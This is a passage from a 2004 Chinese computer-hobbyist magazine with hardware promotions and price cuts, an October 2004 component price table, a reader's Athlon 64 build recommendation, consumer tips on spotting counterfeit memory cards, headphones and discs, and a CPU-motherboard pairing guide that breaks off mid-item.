日前，**第二届中国国际数码互动娱乐产品及技术应用展览会在上海新国际博览中心隆重召开，**XFX讯景携手碧育首次参与了这一盛会。展会期间，XFX讯景向广大游戏玩家展示了在最先进的GeForce6系列显卡精彩演绎下《联合作战：风暴行动》、《波斯王子：武者之心》等一批即将在国内推出的游戏巨作的无限魅力。

挑战未来，体验无限

——飞利浦液晶时代巡展在京发车

10月15日，随着飞利浦多媒体显示器宣传车在京启动发车，飞利浦液晶时代显亮全国巡展正式拉开了序幕。此次巡展将历时两个月，足迹遍及北京、上海、广州、杭州、温州、武汉、长沙、福州、济南等全国九大城市。巡展的启动，将进一步推广飞利浦'技术主导'的研发理念，积极推动国内液晶显示器市场进入到一个全新的时期。

作为本年度飞利浦最大的一次市场宣传活动，本次巡展可谓独出心裁，飞利浦启用液晶展览馆及宣传车，通过多媒体展示、游戏互动等多种方式，将在两个月的时间内，在全国九大城市的重点电脑城户外场地和当地知名高校，更具动感地宣传飞利浦显示器新品卖点及全球领先的'数字显亮'技术。



据悉，此次巡展正值飞利浦液晶显示器销售累计突破200万台，今年液晶销售比例达到30%。为了纪念这一具有历史意义的事件，本次巡展还特设样机展示区，其间展示飞利浦下线的第200万台液晶显示器金色样机，并举办一系列有奖游戏及答谢活动。飞利浦市场负责人表示，飞利浦LCD"产量逾200万台"、"销售比例达30%"两大指标的顺利实现，标志着飞利浦在业内已经率先进入液晶时代，此次促销必将有力推动液晶显示器市场的新一轮发展。CF [SC02]



促销连环送

买磐正4GVM9I、8KMM3I或P4MKI-P主板送光电鼠标

目前，凡购买磐正4GVM9I、8KMM3I或P4MKI-P任意一款主板，都可以获得磐正赠送的光电鼠标一个。笔者提醒最近打算购买磐正上面几款主板的朋友，可要看好附赠的鼠标是不是还在。

硕泰克KT400A-L、845PE和75FRN3-L主板降价

硕泰克SL-KT400A-L、SL-845PE和SL-75FRN3-L主板再次降价，三款之中以SL-75FRN3-L售价最贵，目前公开报价为499元，不过这对一款nForce 2 400 Ultra主板来说已经是非常低廉了，而另外两款主板目前的售价均为399元，近期打算装机的朋友可算是拣到大便宜了。

摩西、台电、浦科特DVD刻录机纷纷降价

摩西4×DVD刻录机降至399元；台电单8×DVD刻录机降至588元；浦科特12×DVD刻录机降至888元，而且购买此台刻录机的同时，还可以附赠20张M-Star三菱之星DVD+/-R盘片。

美齐15英寸液晶显示器JT166MP仅售2090元



近日，美齐公司推出15英寸JT166MP液晶显示器，仅售2090元。不过这款液晶除了售价便宜，性能也非常不错，比如它具有250nits的亮度，400:1的对比度，150°/125°的水平/垂直视角，0.264精细点距，1024×768的标准分辨率，20毫秒响应时间，基本可以满足大多数家庭娱乐用户的使用需求。

明基12ms液晶显示器FP756降至2999元

近日，明基17英寸的12ms液晶显示器FP756已悄然降价至2999元。不过在性能上，这款液晶显示器仍然是非常强劲的，具备12ms的响应速度，300流明的亮度、500:1的对比度、1280×1024的最大分辨率和140°/140°的可视角度。

行货SanDisk 1GB CF卡大幅跳水

存储卡自年初开始一直就没停止过降价的步伐，主流存储卡的价格也是一降再降。9月初，行货SanDisk 1GB容量的CF卡价格刚刚降至千元左右，近日再次大幅下降，行货SanDisk普通1GB CF卡报价仅为780元，行货SanDisk高速1GB CF卡报价仅为960元。

尼康D70单反数码相机仅售7999元

从9月开始，尼康D70的对手佳能300D就频繁降价促销，再加上黑色版300D的上市，对于尼康D70的销售有不小的影响。不少经销商已经对尼康D70套机和单机进行降价，降价后的价格分别为9999元和7999元。

尼康CoolPix 5200和CoolPix 4200齐降价

尼康CoolPix 5200和CoolPix 4200这对姐妹机，上市后以其轻薄靓丽的外观和出色的操作性，以及良好的成像质量，受到不少人的关注。目前这两款相机的价格相继降价，500万像素的CoolPix 5200目前降至2950元，而400万像素的CoolPix 4200目前已降至2650元。两款相机只是在像素上有所区别，其他方面基本一致。

奥林巴斯2004款法拉利版AZ-1降至4600元



奥林巴斯2004款法拉利限量版数码相机是奥林巴斯和法拉利设计人员合作的结晶，它的色彩和外形设计与法拉利标准完全一致。以全新外形、配置全新开发的液晶显示屏的奥林巴斯CAMEDIA AZ-1数码相机为基础，铝合金的机身被罩以标志性的法拉利红，折射出美丽、品质和先进技术的品位，这些都是法拉利赛车的标志性特征。这款法拉利版AZ-1上市之初的价格高达6800元，到了9月中旬的时候，价格已经降到了6000元，如今又降至4600元。

索尼五款数码相机狂降价

此次索尼主要针对DSC-P100、P100限量珍藏版套装DSC-P120、DSC-W1、W1限量超值版套装DSC-W12，以及“旋转镜头”中的精品DSC-F88展开促销降价。DSC-P100的价格由原来的3790元降至3330元；P100限量珍藏版套装DSC-P120的价格由原来的3998元降至3550元；DSC-W1的价格由原来的3450元降至3330元；DSC-W12是黑色版本的DSC-W1，加送专用真皮相机包一个，价格由原来的3778元降至3440元；DSC-F88的价格由原来的3600降至3500元。

卡西欧Z-40数码相机跌破3000元

400万像素的卡西欧Z-40数码相机的价格目前已经降到了3000元以下，降幅达到了200多元。Z40采用一块1/2.5英寸400万像素CCD，3倍光学变焦镜头相当于35mm胶片相机的35～105mm，同时具备4倍数码变焦。最大光圈f2.6～5.8，最近微距6cm，快门速度4～1/2000秒，快门时滞约为0.01秒，0.1秒回放。采用了7点自动对焦，21种场景。2.0英寸TFT彩色显示屏幕，可拍摄320×240 15帧/秒有声动画，使用SD卡存储。CF [SC03]

报价杂货铺

■本栏目的行情报价由电脑爱好者杂志和非常在线www.veryol.com联合提供。本期行情报价截止到2004年10月11日，此价格为市场采集，且经常波动仅供参考。(单位:元)

型号	最低价	平均价
CPU		
Intel		
赛扬1.8GHz(散)	375	380
赛扬2.0GHz(散)	535	540
赛扬2.6GHz(散)	735	740
赛扬D 2.53GHz(散)	570	570
赛扬D 2.4GHz(散)	545	550
pentium 4 2.4B(散)	1045	1050
Pentium 4 2.4C(散)	1140	1160
Pentium 4 2.6C(散)	1340	1355
Pentium 4 2.8C(盒)	1400	1410
Pentium 4 2.8E(散)	1480	1500
AMD		
Sempron 2200+(散)	360	370
Sempron 2300+(散)	420	430
Sempron 3100+(盒)	1040	1050
Athlon XP 2000+(散)	510	520
Athlon XP 2400+(盒)	510	520
Athlon XP 2500+(散)	680	690
Athlon 64 3000+(盒)	1320	1330
Athlon 64 3200+(盒)	1680	1700
内存		
DDR333		
HY 256MB	310	320
HY 512MB	620	630
Kingston 256MB	365	370
Kingston 512MB	710	720
KingMax 256MB	335	340
KingMax 512MB	680	690
DDR400		
HY 256MB	320	330
HY 512MB	630	640
Kingston 256MB	375	380
Kingston 512MB	720	730
KingMax 256MB	340	350
KingMax 512MB	690	700
硬盘 7200转		
迈拓金钻9代80GB(2MB)	495	500
迈拓金钻9代120GB(2MB)	635	640
迈拓金钻9代160GB(2MB)	780	790
西数WD800BB(80GB/2MB)	485	490
西数WD800JB(80GB/8MB)	540	540
西数WD1200BB(120GB/2MB)	620	635
西数WD1200JB(120GB/8MB)	685	695
希捷酷鱼7200.7(80GB/2MB)	510	515
希捷酷鱼7200.7(120GB/2MB)	660	670
希捷酷鱼7200.7(160GB/2MB)	745	750
希捷酷鱼7200.7SATA(80GB)	575	580
希捷酷鱼7200.7SATA(120GB)	760	770
三星SP0802N(80GB/2MB)	595	600
三星SP1203N(120GB/2MB)	755	760
主板		
Intel		
华硕P4P800-X	860	870
华硕P5GDC Deluxe	1860	1870
微星865PE Neo2-PLS	785	790
微星845PE Neo-L	490	500
技嘉GA-8I848P-L	600	610
技嘉GA-8I848P-G	610	620
硕泰克SL-86SPE2-L	670	680
捷波PT800DBP	590	600
双敏UP6PEN	625	630
昂达865PEN	540	550
AMD		
华硕P4B533-X	790	800
华硕A7V600-X	585	560
微星K8NNeo-FSR	890	900
微星KT6V-LSR	610	620
技嘉GA-K8VT800Pro	940	950
技嘉GA-7VM400M	460	470
硕泰克SL-KT600-R	555	565
捷波J-N2PA500	480	500
双敏UK600N	475	480
昂达NK7UPRO	670	680
显卡		
NVIDIA		
华硕V9570/TD	1490	1500
华硕V9400Magic	560	570
华硕V9570LE	1250	1280
微星FX5200-TD128	550	570

型号	最低价	平均价
微星FX5700-TD128	830	840
微星FX5700Ultra-TD128	1690	1700
技嘉GV-N52128TE	470	480
技嘉GV-N4464TE	310	320
艾尔莎影雷者FX534DV	640	650
艾尔莎影雷者FX736	1435	1450
七彩虹天行6600CH版	1460	1470
铭瑄极光5900XT钻石版	1280	1299
双敏速配5918FXL	1270	1299
盈通剑龙G5500	690	699
昂达闪电8520	450	460
捷波魔力4000实用版	380	390
XFX哮天狼6800GT	3990	3999
影驰FX5900XT	1385	1399
ATI		
华硕9600SE/TD	800	820
华硕A9550/TD	675	690
微星RX9550SE-TD128	650	659
微星RX600PRO-TD128E	1799	1800
技嘉GV-R96S128D	590	600
技嘉GV-R96P128DH	1280	1299
艾尔莎幻雷者980SE	1320	1350
艾尔莎幻雷者960XT	1705	1730
七彩虹镭风9550CT冰封骑士	770	780
铭瑄狂镭9200SE超值版	430	440
双敏火旋风9818	940	960
盈通镭龙R9600XT	1360	1390
昂达雷霆9955	555	560
捷波X800PRO	3990	3999
光存储		
CD-ROM		
华硕CD-S520/A4	175	180
明基神行鳄CD652P	170	175
LG GCR-8523B	140	145
三星金将军52XCDROM	155	160
昂达52X	150	160
爱国者52X经典型	165	170
CD刻录机		
华硕CRW-5232AS	290	305
明基5224W	290	299
微星CR52-A2(MS-8352A)	330	335
台电女娲52X刻录机	290	299
LG GCE-8525B	305	315
爱国者52X刻龙	310	325
COMBO		
明基CB482B	405	420
三星金将军52X康宝2MB	385	390
美达52X康宝	370	375
台电女神52XCOMBO	385	399
爱国者3S·COMBO-KING	410	420
DVD		
华硕DVD-E616P1	265	270
明基DVP1650S	260	265
爱国者读龙16XDVD经典型	270	275
LG GDR-8161B	235	240
先锋DVD-121A	245	250
三星金将军16XDVD超级版	255	260
DVD刻录机		
华硕DRW-0804P	940	950
明基DW822A-OK2	600	610
三星SH-W08A	840	850
微星DR4-A(MS-8404A)	499	500
台电8XDVDDUAL	790	799
LG GSA-4082B	990	999
显示器		
17"CRT		
三星793MB	1170	1190
明基A771plus	1200	1210
飞利浦107T6	1150	1170
LG F702P	1300	1320
美格796FDX5	1260	1270
NESOHD770II	1170	1190
大水牛DFX760	960	979
爱国者788HD	1250	1280
优派G72f+	1290	1300
19"CRT		
三星955DF	1700	1720
明基992p	1870	1880
飞利浦109F5	1650	1670
LG F900B	1970	1990
美格810FTII	1685	1700
NESO FD910G	3945	3960
优派G90f	2400	2420
15"LCD		
三星152S	3020	3050
明基FP547	2580	2620
飞利浦150S5	2430	2450
美格PY567	2490	2500

型号	最低价	平均价
LG L1530S	2380	2400
NESO LD500	2470	2480
大水牛P45H	2560	2580
优派VE510b	2500	2520
17"LCD		
三星173S	3900	3920
明基FP737s	3550	3600
飞利浦170S5	3640	3670
美格W765	3490	3499
LG L1710S	3100	3120
优派VG712s	4090	4100
音箱		
漫步者R4.1TII(4.1音箱)	350	370
漫步者R301T-II(2.1音箱)	200	220
漫步者R251T(5.1音箱)	275	290
金河田JHT-332A(2.1音箱)	130	150
金河田JHT-353(2.1音箱)	370	390
金河田JHT-502(5.1音箱)	440	450
多彩DLS-2103(2.1音箱)	190	200
多彩DLS-2008(2.0音箱)	45	50
多彩DLS-2130(2.1音箱)	115	135
冲击波SW-5102(5.1全木质)	410	435
冲击波SC-2107(2.1全木质)	175	185
冲击波CB-45II(2.1全木质)	275	285
冲击波SC-2102(2.1全木质)	175	180
轻骑兵B5680(4.1音箱)	300	320
轻骑兵B2680(2.1音箱)	175	185
轻骑兵B6650(5.1音箱)	635	650
惠威M-20W(2.1音箱)	670	690
惠威M-20L(2.1音箱)	565	580
傲森PA-318P(2.1音箱)	670	690
傲森PA-328P(2.1音箱)	615	638
优派SP2102v(2.1音箱)	300	320
机箱		
多彩DLC-S8511(P4电源)	330	350
多彩DLC-MG760(P4电源)	480	500
多彩顽猴DLC-MF410(P4电源)	345	370
多彩DLC-S8511(P4电源)	325	350
世纪之星X503A(3C电源)	355	380
世纪之星K52(3C电源)	325	350
世纪之星212B(3C电源)	465	490
爱国者月光宝盒D01(长城300-P4电源)	355	370
爱国者2208A(长城300-P4电源)	320	340
金河田蓝盾2022B(P4电源)	280	300
金河田纳米6113W(海象305P4电源)	510	530
金河田6117(3C认证电源)	380	410
百盛诺亚方舟N07(带冷静王3C电源)	268	288
百盛神雕侠侣S01(带冷静王3C电源)	355	380
百盛天使二号(P4电源)	310	330
CoolerMaster罗马战士(CAC-T01)	720	750
散热器		
九州风神AMD之卡西摩多(AMD)	55	65
九州风神I计划之雪狐3.0E(Intel)	70	75
九州风神恺撒大帝(Intel)	55	60
九州风神AE-2388+简装(AMD)	80	85
九州风神AE-E08(AMD)	45	50
TTA3020(火山7A、AMD)	73	78
TTA1545(火山7、Intel)	235	245
超频三蚂蚁PA7C-38CUAL	68	75
富士康CMI-28-2N(Intel)	60	65
富士康CMA-32-3B(AMD)	155	165
AVC冰封战士(AMD)	140	160
AVC红骑士(Intel)	125	135
AVC银骑士(Prescott)	65	69
急冻王ALP463(Intel)	90	95
急冻王ALKS66(AMD)	88	95
CoolerMaster捍卫战士(Prescott)	100	110
CoolerMaster酷冷-R81(AMD)	58	65
电源		
航嘉冷静王标准版	145	158
航嘉冷静王钻石1.3版	250	260
航嘉磐石355	175	190
航嘉磐石500	420	450
世纪之星大风车宽频	180	185
世纪之星水晶黄金版	255	275
世纪之星冷房钻石版	425	440
金河田海象380	265	280
金河田海象330	170	180
金河田海象ATX-305	150	160
多彩DLP400A(核动力)	235	260
多彩DLP388A(龙卷风)	155	165
多彩DLP310A	115	125
长城ATX-300SEL-P4(静音大师)	180	188
长城ATX-350P4	190	198
全汉极冻光300W	305	320
全汉炫彩风350W	360	375

CF [SC04]



河北我行我素读者:早就耳闻Athlon 64的大名，我看了最近一些Athlon 64与配套主板的套装，价位大多在2000元左右。能否帮我攒一台6000元以下的Athlon 64平台的电脑。 非常感谢！

点评:在众多CPU主板套装中，我们选出这套硕泰克SL-K8AV2-RL+AMD Athlon 64 2800+这个组合。硕泰克SL-K8AV2-RL是基于VIA K8T800+8237这个经典K8芯片组合，不错的做工和独特的内存插槽设计令到这款主板受到不少朋友的关注。现在这款主板与AMD Athlon 64 2800+ 三年盒装仅1966元超值价格出售，可见它们的性价比十分不错。

考虑到该配置的实用性，我们在显卡选择上推荐这款价格和性能都相当不错的昂达闪电8550PRO。光驱我们选用LG 16X DVD-ROM❶，性能稳定，静音控制也不错。

在液晶的强劲冲击下，大部分主流17英寸显示器的报价大多数是千元附近。在众多品牌中，我们选出三星795MB❷作为这个配置的显示器选择。三星795MB不但在外观上加入了"时尚、简约、瘦身"的要素，领先的"魔技"的运用更是刷新了显示器的应用标准，还其通过了TCO'03认证。

微软极动键鼠套装由光学极动鲨和灵巧键盘组成❸，其中光学极动鲨是按照亚洲人手形特点精心设计的，定位准确，反应速度快，适合图形设计。

机箱选用多彩DLC-MF411机箱❹，这是一款很有中国传统文化特色的"脸谱"机箱。要想音质好，除了声卡要比较强劲外，音箱也要选好，我们选用冲击波SB-2000书架式音箱❺，肯定可以满足你的听音需求。 CF [SC05]

配件	型号	价格(元)
主板	硕泰克 SL-K8AV2-RL	1966
CPU	AMD Athlon 64 2800+三年盒装	-
内存	Kingston 256MB DDR400	375
硬盘	希捷酷鱼7200.7 120GB	660
显卡	昂达闪电8550PRO	480
光驱	LG 16X DVD-ROM	235
显示器	三星795MB	1260
声卡	主板板载	-
网卡	主板板载	-
音箱	冲击波SB-2000	388
机箱	多彩DLC-MF411	350
键鼠	微软极动键鼠套装	195
总计		5909





闷豆买水货

闷豆打算购买一台数码相机，不过预算不多，于是闷豆想到的价格相对便宜的水货机。通过网上查询，闷豆找到了一家报价最低的商家，号称日本直接进货。闷豆根据地址七拐八弯地来到一户民宅，在民宅中闷豆看到了这家公司的所谓实体店铺。

闷豆："请问王先生在吗？我和他联系过，是来看数码相机的。"

王先生："我就是，请进。"

闷豆："我看到网上你们有报价2600的S牌的Pxx型数码相机。"

王先生："对，是现货，我们这里比市场价便宜600多元呢。"

闷豆："我是否可以看一下货，你们保修如何？"

王先生："保修你放心，我们同样提供一年保修，上海索广有我的哥门，保修绝对没有问题。"

闷豆："你的数码相机为何不是原封的，什么附件也没有，而且盒子上的序列号与机器上完全不一样呀！"

王先生："不瞒你说，我们的货是托人直接从日本带的，外面的包装太大，不方便带货，所以都仍掉了。外面盒子可能装错了，不过你放心，我们给你保修我会给你开保修卡的，不然怎么会这么便宜。"

闷豆："那么原装数据线、软件光盘、AV线有吗？"

王先生："老实说，这些附件用处都不大，我们送给你一个八合一读卡器可以直接读存储卡中的照片，原配是32MB记忆棒，如果你加150元的可以换成128MB的，绝对实惠。软件和英文说明书我们都刻在光盘里了，光盘中还包含很多实用的图像编辑软件。"

闷豆："那么也就是说你们原装附件都没有了？"

王先生将话题一转说："你先试一下相机感觉一下再说，相机很好的，我们还送精美相机包。"

闷豆试拍了几张，顺便测试了一下CCD和LCD屏幕有否坏点。

闷豆："能否将照片传到电脑上看一下？"

王先生："完全可以，你看效果不错吧。"

闷豆注意到照片文件序号为DSC008xx，说："你这个新机器已经拍过八百多张照片呀。"

王先生："我们对相机都经过全面的测试所以已经拍过几张，放心数码相机都是电子部件不会磨损的。"

闷豆仔细观看相机，发现相机螺丝有多次拆装的痕迹，说："你这相机不会是返修货吧，你看这些螺丝都磨损成那样了，还有电池肯定不是原装的，你们的相机我不敢要……"

评论:网上有些打着水货和海关罚没旗号销售的廉价数码产品其中不少都是国外的返修货，虽然价格便宜，但质量难以保证，共同的缺点是附件不全，所以只能用读卡器、翻版刻录光盘作为弥补。很多商家往往夸口可以搞定保修。现在真正的水货也是包装附件齐全。

CF [SC06]



■上海　杨法

鉴别假冒松下 SD 卡

松下是 SD 卡市场上的老品牌，虽然现在 SanDisk 的 SD 卡风光无限，但媒体曝光有很多都是仿冒产品，于是很多消费者都将目光投向松下的 SD 卡。其实松下 SD 卡被假冒的历史比 SanDisk 要悠久得多，大部分假货松下 SD 卡是真正意义上的假货，非松下公司的产品。目前主力假冒货为 128MB 容量的产品，市场上假货松下 SD 的特征主要有以下几点:(由于假冒产品版本不同，所以特征也有不同)

1.外包装给人有陈旧感的是假货，主要是由于部分假货包装所用材料透明程度和耐磨程度不同所致。有的包装由于印刷质量关系颜色比较暗淡，不够鲜明。

2.SD 卡背后的刻字由于使用得技术不同，所以真货与假货有明显的不同，建议用户用随相机提供的小容量真松下 SD 卡背后的刻字作为对比，这样很容易就分辨出假货 SD 卡。

3.真货 SD 卡背后金手指长度不是完全一致，中间有两个稍微长一点点，而假货的金手指是一样高低的(这是判断假货的最简单的方法)。

4.部分版本的假松下 SD 卡的金手指下部有小孔，而真货没有。

5.一些假 SD 卡的传输速度比真货慢，在一些可以不限时拍摄短片的数码相机中使用会产生停顿。

鉴别行货 CASIO 数码相机

眼下 CASIO 的数码相机尤其是超薄的 Z 系列热销，行货机保修方便，零售价格也高一些，所以有一些商家偷偷利用水货机冒充行货机销售，以赚取高利润。建议在用户在购买时，就问清是否真的行货机，行货机可以直接找 CASIO 国内公司保修的，如果商家极力推荐铺保（即商家自己负责质保）则可能是水货。行货 CASIO 数码相机在外包装和保修卡上都有防伪标贴，包装盒内附的电源线有 3C 认证标志。用户还可以将数码相机底部的序列号(见图 1)在 http://www.casio.cn/dc/verify/ 上进行在线查询。

市场上销售的 CASIO Z40 数码相机主机产地有 Made in Japan 和 Made in China 两种，两种产品都可能是行货。早期的行货机有不少是Made in Japan的后来逐渐被Made in China的产品替代，现在一些大商场部分早期的存货还可能是 Made in Japan。只要产品的序列号被认可都被视为行货机得到同样的保修服务。



图1

铁三角耳机 CM7 假货显身

铁三角耳塞型耳机由于外型特殊，而且定位于中高端，所以以前很少被仿冒。不过近期市场上出现了一批仿冒的 CM7 耳机，绝大部分都是以工包散装形式出现的。仿冒的 CM7 外观上仿真度比较高，不过与真货对比在音质和做工上依然有一定距离，所以基本可以判定这些工包货并非一些商家宣传的 OEM 品而是仿制品。这些所谓工包的 CM7 开价一般比真货低百元左右，实际成交价可以比真货便宜 200 元左右。这些假冒铁三角耳机由于没有包装，所以在网上都打着工包货或者二手 9.5 成新的名义出售。

市场上真的散装工包 CM7 真品很少，有的话，大多也是二手耳机翻新的，水货铁三角耳机都是包装齐全。假冒的 CM7 也有多个版本，外观与真品类似，但使用的耳机单元不同表现和价格也不同。有些产品使用一些铁三角批量报废的耳机单元制造，音质达到了较好水平(与真货还有差距)，不过耳机到了这个档次多花一二百元买行货会更放心。

2003 版三菱刻录盘是假货

市场上三菱 CD-R 刻录盘出现一些假货，主要是仿冒 2003 版的三菱白金盘(见图 2)，价格上比真货便宜0.1～0.4元/片。与真货相比仿冒盘片基比较薄。目前市场上主力销售的都是带有木星图案的 2004 新版本，盘面更为精致美观。2004 版刻录盘上市已经有很多时间，所以 2003 版产品应该完全被替代，如果现在还有大量销售则很有可能就是假货，所以建议消费者不要购买 2003 版的三菱刻录盘。劣质的刻录盘主要在数据存放年限和安全性方面没有保障 。



图2

CF [SC07]



珠联璧合

—— CPU主板套装选购指南

■ 福建　斯佳丽

作为组装机的潜在用户，很多消费者在购买电脑时都特别注重电脑的兼容性和稳定性问题。当然，由于现今的电脑硬件已经比以往更趋于规范化，电脑硬件间的兼容问题已经越来越少。实际上，大家更应该注意电脑硬件的搭配合理性问题，而CPU与主板的合理搭配更是重中之重。

主流CPU和主板的合理搭配

硬件之间的搭配也需要讲究合理性，用句俗语说就是："怕娶错了媳妇，嫁错了郎"。如果搭配不合理，就可能造成"头重脚轻"的现象，如电脑某一方面的配置强大，其他配置则比较薄弱，这也是日后系统运行的瓶颈。俗话说的好：好马配好鞍！当然一台性能良好的计算机，其配件也需要合理搭配。这样才能充分发挥其最佳性能，反之不能发挥最大性能搞不好还会出现冲突。那么究竟什么是硬件不合理搭配呢？就是两个相互配合工作的硬件，在同一个工作平台下，无法达到正常的工作效果，这样我们称之为硬件的不合理搭配。

目前，不仅CPU的种类和型号繁多，主板芯片组的型号也是重出不穷。于是很多不了解电脑的朋友却买到搭配不合理的CPU和主板：要么是CPU太差，而主板却非常高档(呵呵，可能是从以后升级着想)；要么就是买了块顶级CPU，却配了一块中低档的主板。

首先，不同规格的CPU需要主板提供不同的技术支持：Intel的部分CPU支持超线程技术；在内存方面有双通道DDR技术，该技术和800MHz FSB的Pentium 4有非常大联系，因为在传统的单通道技术下DDR400内存所提供的3.2GB/s带宽已经无法满足这类CPU的6.4GB/s带宽要求，两条DDR400内存条组成的双通道DDR系统刚好可以提供6.4GB/s的带宽。这样一来CPU才有发挥其威力的足够空间，而有些不知情的朋友以为只要主板资料上写着支持800MHz FSB就可以了。其实不然！因为哪怕是一块i845E主板，只要它的外频能超到200MHz并提供6分频，那么它就间接地支持了800MHz FSB，这对那些有实力的厂家来说并不是一件很难的事。要是你想购买一颗P4 2.40C GHz、P4 2.60C GHz、P4 2.80C GHz、P4 3.0 GHz、P4 3.20 GHz、P4 3.40 GHz、P4 2.80E GHz、P4 3.0E GHz或P4 3.20E GHz，那么挑选一块支持双通道DDR技术的主板是非常有意义的。至于AMD平台方面，其实很多中高端nForce2主板也支持双通道DDR，不过就连对内存带宽要求最高的Barton 3200+也只需要一条DDR400内存而已，所以该技术用在AMD Socket A接口的CPU上其实对性能的提升并不明显，可以说是华而不实的。

那么说了半天，什么样的CPU与什么样的主板是最合理的搭配平台呢？下面简单地向大家说明：

Intel Pentium 4(LGA775):推荐使用Intel 915P、Intel 915G(集成显示核心)、Intel 925P芯片组主板，内存建议使用双通道DDR400/DDR2-533内存。

Intel Pentium 4(800MHz FSB):推荐使用Intel 875P、Intel 865PE、Intel 865G(集成显示核心)、VIA PT800、VIA PT880或SiS 648FX芯片组主板，内存建议使用双通道DDR400内存。

Intel Pentium 4(533MHz FSB):推荐使用Intel 848P、Intel 845PE、Intel 845GE(集成显示核心)、Intel 845GV(集成显示核心)、VIA P4X400、SiS 648或SiS 645DX芯片组主板，内存建议使用DDR333/DDR400内存。

Intel Celeron D(533MHz FSB):推荐使用Intel 848P、Intel 865G(集成显示核心)芯片组主板，内存建议使用单通道DDR400内存或双通道DDR333内存。

Intel Pentium 4/Celeron(400MHz FSB):推荐使用Intel 845PE、Intel 845E、Intel 845D、Intel 845G(集成显示核心)、Intel 845GL(集成显示核心)、Intel 845GE(集成显示核心)、Intel 845GV(集成显示核心)、VIA P4X400、VIA P4X266E或VIA P4M266A(集成显示核心)芯片组主板，内存建议使用DDR266/DDR333内存。

AMD Athlon 64(800MHz FSB):推荐使用VIA K8T800芯片组主板，内存建议使用DDR400内存。

AMD Athlon XP/Sempron(400/333MHz FSB):推荐使用NVIDIA nForce 2(集成显示核心)、VIA KT800、VIA KT600芯片组主板，内存建议使用DDR333/DDR400内存。

AMD Duron(200MHz FSB):推荐使用VIA KT400/A、VIA KM400(集成显示核心)、VIA KT333、VIA KM266(集成显示核心)芯片组主板，内存建议使用DDR266/DDR333内存。

CPU与主板选择技巧

DIY是一个永恒的话题，既培养了自己的动手能力，又

能增加硬件知识，不过笔者在市场内总是能看到不法商贩痛宰消费者或者因为消费者不太了解而上当受骗等情况，笔者于心不忍，在此将多年来积累的经验奉献给读者。

1.CPU 选择技巧

CPU 作为电脑的核心部分，一直是人们关注的对象，所以它也成为大家在升级电脑时的主要升级对象之一。在技术飞速发展的今天，CPU 速度每 18 个月就要彻底“革命”一次，在这种多变的环境下，如何选择一颗适合自己当前需要而又不多花钱的 CPU，已成为大众的热门话题。

★确定电脑的用途

选购 CPU 之前一定明确自己的电脑是用来做什么的，是用来玩游戏还是进行三维图形处理，是仅仅用来打字上网，还是另有其它特殊的用途。如果你是玩 3D 游戏，像 Intel Pentium 4 系列与 AMD Athlon XP 系列都可以应付了。如果你的电脑只是用来给文字处理、炒股什么的，这对 CPU 的要求降低，所以像 Celeron 4/D 系列的 CPU 就足够了。

★你需要多快的 CPU

一般我们用主频来衡量 CPU 的运行速度。主频的计算方法相当的简单，就是倍频乘外频，但是并不是说 CPU 的工作频率越快就越好，因为 CPU 的速度还跟它的外频、倍频以及 Cache 大小等指标密切相关。以目前的主流产品来看，至少应选择 2.0GHz 以上的处理器。

★选择超频性能良好的 CPU

如果是超频玩家，那么建议在购买之前，先到各大网站和论坛上看看哪些 CPU 适合超频，记住型号，然后再到市场上细心选购，如果你能挑到一块极品的 CPU，那就可以回家享受这廉价的大餐了。

★原装与散装有何差别

CPU 一般为原装与散装两种，不少人都认为原装的 CPU 比散装的好。其实这是一种错误的概念。实际情况是原装CPU 的保修由 CPU 生产厂家负责，并附赠一个 CPU 风扇，这个风扇一般四五十元可以买到。散装的 CPU 保修在经销商，那么究竟购买那一种就要看当时的环境了，你自己权衡一下吧。选购散装 CPU 时，要问清楚经销商质保期为多长的时间。

2.主板选择技巧

主板是整台电脑的核心，它的地位比 CPU 还重要，主板的性能和稳定性将直接影响到整机的性能和稳定性。

★要选择高性能的芯片组

选购主板的时候，最重要的一点就是要注意主板的芯片组。一般不同厂商的产品，如果是相同的芯片组，那么性能是不会差别很大的。芯片组的确认切不要被产品的型号所迷惑，虽然很多产品在产品的型号隐含芯片组的内容，但是也有不少厂商在型号中做小手脚混淆消费者。南桥也是一个值得重视的地方，由于 Intel、VIA、SiS 为了减少研发成本等，其一段时间内的南桥芯片组针脚都是兼容的，但是功能却不一样。比如 Intel 的 ICH4 与 ICH5，不少 i848P 的产品使用 ICH4 来减少成本。但是 ICH4 比 ICH5 差得却不是一点点，不支持 SATA、USB 2.0 仅仅能提供 4 组，虽然北桥可能都是 i848P 但是在南桥上却存在不小的差异。在注意了这些大的方面以后，还应改注意的是主板所提供的附加功能，比如是否集成网卡，是否支持 IEEE 1394 等。

★尽量选择名牌主板

目前国内主板产品品牌非常杂乱，也有不少小的品牌以低价格鱼目混珠。如果你的预算充裕的话，还是在主板上尽可能选用知名大厂的产品，如：华硕、微星、技嘉、精英和建基等。这些厂商拥有雄厚的技术力量，用料上乘，制造工艺先进，并且有一定的研发能力，还有良好的售后服务等。所以，其提供的优秀品质的确值得我们多花一点钱。

最后的一点，就是看看主板的用料和做工上乘，是否选用名牌的原料，功能芯片的功能是否够强大等等。

产品推荐

近段时间，电脑城中有不少商家联合厂商推出一些促销活动，CPU 加主板套装的促销更为抢眼，而且几乎是 AMD CPU 的平台，如：Athlon XP(Barton) 2500+ 和 XX 主板套装、Althon 64 2800+ 和 XX 主板套装、AMD Athlon 64 3000+ 和 XX 主板套装等等。AMD Athlon 64 处理器经过了一年左右的发展，目前市场上的销量是明显上升了，不过由于其价格比较昂贵，相比之下目前所占的市场份额还是相当小的。于是乎，AMD 与各主板相继推出了 K8 主板 +CPU 的优惠套装，借此来进行市场推广。当然，也有少数厂商推出了 Intel Pentium 4 520(2.8GHz) 处理器和 915G 主板套装的促销活动。

1.骨灰级玩家:Athlon 64

★ Athlon 64 3000+ 和 AOpen AK86-L 主板套装(见图 1)



图1

AOpen AK86-L 主板支持 Socket 754 接口，采用 K8T800 芯片组，支持 AGP 8X，板载 5 条 PCI 槽，三根 DDR 内存槽，采用了 VT8237 南桥，支持双通道 Serial ATA；板载 Realtek ALC655 AC’97 控制芯片，可实现 6 声道输出；以及 Realtek RTL8110S 网络芯片。这款主板具备特别的 SilenTek 技术，可以监测 CPU 温度来控制风扇转速，从而降低风扇噪音。此套装搭配 Athlon 64 3000+ CPU。

参考价格:1950 元

★ Athlon 64 2800+和青云K8X800 PROII主板套装

